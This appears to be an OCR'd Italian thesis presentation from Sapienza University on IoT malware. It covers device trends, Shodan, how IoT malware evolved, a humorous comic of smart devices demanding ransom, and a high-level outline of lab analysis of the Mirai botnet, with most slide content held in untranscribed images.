L'internet delle cose vulnerabili

Analisi dei malware IoT

«In un mondo circondato da dispositivi intelligenti interconnessi, dove il dato è il vero carburante su cui si basa l'innovazione e dove le nuove tecnologie prendono spesso il sopravvento sulla capacità di governarle, la sicurezza diventa un fattore abilitante dal valore intrinseco.»

SAPIENZA
UNIVERSITÀ DI ROMA


Laureando
Simone di Biasio

Relatore
Umberto Nanni

Relatori esterni
Antonio Pontrelli
Domenico Raguseo


Agenda

1. IoT – trend e diffusione
2. IoT – motore di ricerca «Shodan.io»
3. L'evoluzione dei malware IoT
4. Il malware «Mirai»
5. Sperimentazione e sviluppo
6. Conclusioni e lavori futuri


The Internet of ransomware things...
HUNGRY? PAY UP AND I'LL UNLOCK MY DOOR!
ON STRIKE UNTIL YOU SEND MONEY TO MY HACKERS.
20 BUCKS IN MY PAYPAL ACCOUNT OR I'LL ONLY BREW DECAF!
I'LL BE BURNING THE TOAST IF YOU DON'T GET ME SOME DOUGH!
30 BUCKS IN BITCOIN, OR NEXT TIME I SMELL SMOKE, I MIGHT JUST LET YOU SLEEP.
THE NEXT TIME YOU LEAVE, IT'LL COST YOU 100 BUCKS TO GET BACK INTO THE HOUSE, UNLESS YOU GIVE ME $75 NOW!
MY ALARM SYSTEM IS GOING TO GO OFF RANDOMLY THROUGHOUT THE NIGHT, UNLESS YOU "DONATE".
YOUR DIRTY DISHES CAN WAIT, I'M BUSY MINING BITCOINS.
EXCUSE US WHILE WE PARTICIPATE IN A DDOS ATTACK.
I'M TURNING OFF THE HEAT UNTIL YOU WARM UP MY BANK ACCOUNT!
WIRE MY HACKER $100 OR I'LL REVERSE MY MOTOR AND BLOW DIRT ALL OVER THIS PLACE!
I'LL START YOUR CAR, BUT ONLY TO TAKE YOU TO YOUR BANK TO MAKE A TRANSFER.
IF YOU DON'T SEND US CASH, YOUR REPUTATION WILL BE IN THE TRASH.
SEND ME $25 OR I'LL TELL EVERYONE ON YOUR SOCIAL NETWORK THAT YOU WERE STUPID ENOUGH TO BUY AN INTERNET-CONNECTED BROOM!
©2016 Geek Culture

IoT – trend e diffusione


- In una logica di Smart City dove un ecosistema di sensori registra, processa e immagazzina dati, i rischi informatici relativi i dispositivi IoT possono essere alti se non correttamente gestiti.
- Con l'aumentare dei dispositivi connessi in rete, aumenta il perimetro d'attacco per gli attaccanti.




Fonte: https://financesonline.com/iot-trends/

IoT – motore di ricerca «Shodan.io»

Shodan.io è un motore di ricerca che permette la mappatura di tutti i dispositivi IoT esposti in rete, aumentando quindi i rischi a cui gli utenti sono esposti.




L'evoluzione dei malware IoT




Il malware Mirai – sperimentazione e sviluppo

- Analisi statica del codice sorgente
- Sviluppo di una nuova versione del malware per eseguirlo in rete locale
- Analisi dinamica


Il malware Mirai




Il malware Mirai




Il malware Mirai



